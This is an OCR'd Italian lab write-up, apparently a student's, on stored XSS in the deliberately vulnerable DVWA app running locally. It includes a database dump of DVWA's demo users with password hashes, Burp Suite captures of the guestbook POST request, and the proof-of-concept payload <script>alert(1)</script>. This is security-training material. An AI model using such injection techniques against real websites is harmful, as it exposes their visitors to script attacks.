

Kali Linux2023 [Running]
Appli... Places Termi... Jan 13 10:32
root@kali: /home/kali/Downloads/dvwa/dvwa
user_id	first_name	last_name	user	password	avatar	last_login	failed_login
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	/dvwa/hackable/users/admin.jpg	2024-01-12 18:40:05	0
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	/dvwa/hackable/users/gordonb.jpg	2024-01-12 18:40:05	0
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	/dvwa/hackable/users/1337.jpg	2024-01-12 18:40:05	0
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	/dvwa/hackable/users/pablo.jpg	2024-01-12 18:40:05	0
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	/dvwa/hackable/users/smithy.jpg	2024-01-12 18:40:05	0
5 rows in set (0.017 sec)
MariaDB [dvwa]> UPDATE users SET password = 'hello-world' WHERE first_name = 'admin';
Query OK, 1 row affected (0.109 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [dvwa]> UPDATE users SET password = 'secure_password' WHERE first_name = 'Pablo';
Query OK, 1 row affected (0.012 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [dvwa]>
Left ⌘


Kali Linux2023 [Running]
Appli... Places Termi... Jan 13 10:32
root@kali: /home/kali/Downloads/dvwa/dvwa
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [dvwa]> UPDATE users SET password = 'secure_password' WHERE first_name = 'Pablo';
Query OK, 1 row affected (0.012 sec)
Rows matched: 1 Changed: 1 Warnings: 0
MariaDB [dvwa]> select * from users;
user_id	first_name	last_name	user	password	avatar	last_login	failed_login
1	admin	admin	admin	hello-world	/dvwa/hackable/users/admin.jpg	2024-01-12 18:40:05	0
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	/dvwa/hackable/users/gordonb.jpg	2024-01-12 18:40:05	0
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	/dvwa/hackable/users/1337.jpg	2024-01-12 18:40:05	0
4	Pablo	Picasso	pablo	secure_password	/dvwa/hackable/users/pablo.jpg	2024-01-12 18:40:05	0
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	/dvwa/hackable/users/smithy.jpg	2024-01-12 18:40:05	0
5 rows in set (0.001 sec)
MariaDB [dvwa]>
Left ⌘


XSS Stored.


Il **Stored XSS**, o Cross-Site Scripting memorizzato, è una vulnerabilità di sicurezza che sfrutta la possibilità di inserire codice JavaScript malevolo all'interno di un server. Questo codice viene successivamente servito ai client quando caricano la pagina, consentendo agli attaccanti di eseguire azioni dannose.
Infatti, anche in questo caso utilizzando il sito vulnerabile DVWA, possiamo inserire nel server il codice Java Script che viene salvato come un file nel server.
Quando i vari client caricheranno la pagina ci sarà il codice Java malevolo che un attaccante può inserire ed è definito stored proprio perchè viene salvato all'interno del server.
È comunque un attacco rivolto ai client però si usa il server come pivot Point.
EX. Se un attaccante inserisce un payload malevolo il client che accederà al sito riceverà il payload malevolo.
Nel DVWA funziona ugualmente così.
Infatti, se io scrivessi LUCA hello questo messaggio sull'XSS Stored apparirebbe a tutti quelli che visualizzano la pagina.







C’è un problema di sanitizzazione, che tipo di dati posso mettere se poi saranno distribuiti a tutti i client che creeranno un collegamento con questo sito?
Dal punto di vista di HTTP faccio una richiesta POST che contiene il messaggio e l’azione cioè sign guestbook e poi una richiesta GET per prendermi tutti i valori.


Burp Suite Community Edition v2023.11.1.4 - Temporary Project
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Settings
Organizer
Extensions
Learn
Intercept
HTTP history
WebSockets history
Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host
Method
URL
Params
Edited
Status code
Length
MIME type
Extension
Title
http://127.0.0.1 GET /dvwa/security.php 200 4856 HTML php DVWA Sec
http://127.0.0.1 GET /dvwa/vulnerabilities/xss_s/ 200 5316 HTML Vulnerabil
http://127.0.0.1 POST /dvwa/vulnerabilities/xss_s/ ✔



Request
Pretty
Raw
Hex
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/xss_s/
Cookie: PHPSESSID=m50anu8dq2ca1qbeo3d2a13me6; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
txtName=LUCA&mtxMessage=hello&btnSign=Sign+Guestbook
Search
0 highlights
Inspector
Request attributes 2
Request body parameters 3
Request cookies 2
Request headers 16
Inspector
Notes


Left ⌘



Burp Suite Community Edition v2023.11.1.4 - Temporary Project


Request
Response
Inspector
Request attributes
Request cookies
Request headers
Response headers
Left ⌘


In seguito posso controllare il codice della pagina in View page source in HTLM dove trovo un semplice form e individuo il java script proprio nella voce Sing Guest book e il java script in questo caso controlla che i nomi inseriti all'interno non siano falsi.




Se poi andiamo a controllare nella View source della pagina noteremo che il codice del server contiene una stringa dove sanitize the message input e fa una query sql ed è una sanitizzazione che non consente di effettuare una sql injection.



Per spiegare come funzionano queste stringhe di codici se da burpsuite provassi a mettere più volte il nome LUCA, anzi lo metto una sola volta sul sito XSS Stored ma su burpsuite intercetto il traffico e inserisco più volte LUCALUCALUCA se premo Forward sul sito il nome LUCA mi comparirà esattamente le volte che l'ho rincollato.




Nel caso del DVWA (Damn Vulnerable Web Application), questa vulnerabilità può essere sfruttata inserendo un payload come **<script>alert(1)</script>**. Ogni volta che la pagina viene richiesta, lo script verrà eseguito, mostrando un alert.
Se dunque io inserisco nel XSS Stored una java script come <script> alert(1) </script> ecco cosa comparirà:




Inoltre, vi è da notare che questo script verrà eseguito ogni volta che lo richiedo cambiando pagina e tornando sempre al XSS Stored avrò sempre modo di rivedere lo stesso messaggio.


Nuovamente se traccio il traffico in Burpsuite mi troverò nella sezione response proprio l'alert uno nello script del sito dove ho lanciato lo script in java.



